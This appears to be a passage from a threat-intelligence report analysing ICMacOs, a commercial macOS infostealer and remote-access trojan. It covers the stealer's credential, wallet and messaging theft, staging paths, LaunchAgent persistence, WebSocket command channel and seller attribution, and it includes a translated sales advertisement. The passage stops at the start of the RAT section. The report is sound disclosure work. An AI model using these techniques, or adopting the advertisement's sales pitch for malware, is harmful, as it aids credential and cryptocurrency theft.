Table of Contents
25 Sections
- 01. Executive Summary
- 02. Core Capabilities
- 03. Campaign Infrastructure and Attribution:
- 04. Threat actor intelligence, monetization ecosystem, and ground-truth correlation
- 05. The Malware-as-a-Service (MaaS) business model
- 06. Feature capabilities and the CIS exclusion rule
- 07. Disclosing the "Live Control" RAT and LaunchAgent persistence
- 08. Delivery mechanics: The ClickFix infection vector
- 09. Downstream cloud and AI token monetization
- 10. Management Portal
- 11. Reverse Engineering The Sample
- 12. Extracting Go build metadata and dependency analysis
- 13. Process management and geofencing in ARM64 disassembly
- 14. Browser credential theft and Chromium Safe Storage decryption
- 15. Raiding the Developer: Harvesting AWS, Cloud, and Infrastructure Secrets
- 16. Private Communications: Raiding WhatsApp, Telegram, Apple Messages, and Discord
- 17. The Cryptocurrency Heist: Raiding 29 Desktop Wallets
- 18. The Automated Filegrabber: Hunting Documents and Secret Keys
- 19. Staging, LaunchAgent persistence, and network exfiltration
- 20. Interactive WebSocket C2 backdoor
- 21. Supported C2 commands
- 22. Detection engineering: YARA rule
- 23. Indicators of Compromise (IOCs)
- 24. MITRE ATT&CK Mapping
- 25. Conclusion

Executive Summary
Static reverse engineering of the Apple Silicon (ARM64) Mach-O binary d9df05a3fb68d302ecf134a1214b609c6ec0a3fb9122907214afac3908b587f4 identifies ICMacOs, a Go 1.22.4 compiled threat designed to combine bulk credential theft with an interactive remote backdoor. All findings are derived directly from binary disassembly.
Core Capabilities
Credential and Secret Harvesting: Contains routines to extract and decrypt credentials from 12 Chromium browsers via PBKDF2 and AES-128-CBC, cloud configurations (AWS, GCP, Kubernetes, Docker), SSH keys, and recursive .env files.Wallets and Communications: Targets 29 desktop cryptocurrency wallets, WhatsApp SQLite stores (including Signal Protocol keys in axolotl.db), Telegram Desktop sessions, and Apple Messages (chat.db).Automated File Collection: Scans user folders for 21 targeted file extensions (.txt, .pdf, .docx, .key, .wallet, .kdbx, .env) with a 50 MB per-file limit.Staging and Exfiltration: Staged data is aggregated in /tmp/.systemd-private-helper/, archived into organized.zip, and transmitted via HTTPS multipart POST to /upload.Persistence and Remote Control: Deploys a LaunchAgent plist (com.apple.systemupdater.plist) pointing to ~/.local/share/.systemd-helper/.updater and opens a persistent WebSocket connection (/ws) that accepts remote commands (shell:<cmd>) executed via bash -c.Campaign Infrastructure and Attribution:
Threat actor intelligence, monetization ecosystem, and ground-truth correlation
Technical reverse engineering often stops at disassembly. In this investigation, string evidence embedded in the binary (https://t.me/ICMACOS at virtual address 0x100487548 and Exploit.in forum thread 291615) allowed us to track the developer's public operational communications, pricing models, feature roadmaps, and affiliate networks.

Investigating this Telegram channel gives us direct insight into the threat actor's business model, subscription pricing, delivery techniques, and technical changelogs.
Matching public threat actor announcements directly against compiled binary structures provides undeniable ground truth: it confirms author intent, explains specific error handlers, and reveals how stolen data is monetized downstream.
The Malware-as-a-Service (MaaS) business model
ICMacOs is not a private, state-sponsored tool. It is a commercial, closed-source infostealer and Remote Access Trojan (RAT) sold on Russian-language cybercrime forums (including Exploit.in thread 291615) and Telegram.
The operation is run by a threat actor using the handle @SaykatChain. An earlier associate operating under the handle @ObjectCollision (also known as Lax, Kage Jones, @memtore, and @Layer7King) was publicly removed from the project in October 2026.
The project operates under the "Icarus" cybercrime umbrella, which consists of three interconnected tools:
ICMacOs: The primary macOS credential harvester and interactive backdoor.https://t.me/icarusclickfixIcarus ClickFix: The delivery platform using social engineering lures.https://t.me/icarusclickfixICryptoClip: A companion cryptocurrency clipboard hijacker supporting 13 blockchains.MadHash (@TeambotMadHashbot): An affiliated automated log-sorting team.To purchase the malware, buyers contact @SaykatChain directly on Telegram. The pricing tiers posted in the channel are:

Feature capabilities and the CIS exclusion rule
Directly following the pricing announcement, the developer posted a technical capability sheet describing the stealer's architecture, target files, and geographic restrictions:
Билды не работают по СНГ (гео-лок включён по умолчанию, снять нельзя)
(English translation: "Builds do not work in the CIS (geo-lock is enabled by default, cannot be removed)").
This public declaration directly explains the purpose of function _main.getIsCIS (0x100435fc0), which
queries ipinfo.io/country and halts exfiltration if the host IP resolves to Russia, Belarus, Kazakhstan, or nine other CIS countries.

English Translation:
Works on all versions of macOS starting with Sierra (10.12) and above, including the latest builds.

Supports both architectures: x86_64 and ARM64 (Apple Silicon).
You can start working immediately after purchase: create a build in the panel and use it in your CAPTCHA system.

What is collected:

🔒Passwords from macOS keychain

💻 Cookies, history, and autofill data for Chromium-based browsers (Chrome, Edge, Brave, Opera)

🦊 Cookies, history, and autofill data for Gecko-based browsers (Firefox)

🔄 Cookies and history for Safari

💱 Desktop cryptocurrency wallets (Exodus, Electrum, Bitcoin Core, etc.)

🎲 Browser cryptocurrency wallets, 2FA extensions, password managers

🔍 User notes

🕷 Complete information about the device and connected devices

✈ Telegram session in a familiar format (tdata)

🔎 AWS keys, Kubernetes keys, SSH keys, terminal command history, and environment variables

🎱 Recursive file collection from the desktop and documents (extensions are configurable)

🔵 Option to specify text in the modal window when launched

Technical Information:

The panel is written in Go + MySQL, and it is stable and fast.

Output formats: curl command with base64 encryption, zsh script, AppleScript.

Script morphing and obfuscation - antivirus software is not a threat.

Architecture support: x86_64, ARM64 (macOS Sierra and above)

When launched, the victim enters a password (the text in the modal window is configurable).

Builds do not work in the CIS region (geo-lock is enabled by default and cannot be disabled).

Information for the Buyer:

AAA+ level support (fast responses, assistance with configuration)

Panel with convenient log viewing, search, and statistics

Constant updates, new modules, and product improvements

After the subscription ends, logs continue to be received for another 5 days.
Disclosing the "Live Control" RAT and LaunchAgent persistence
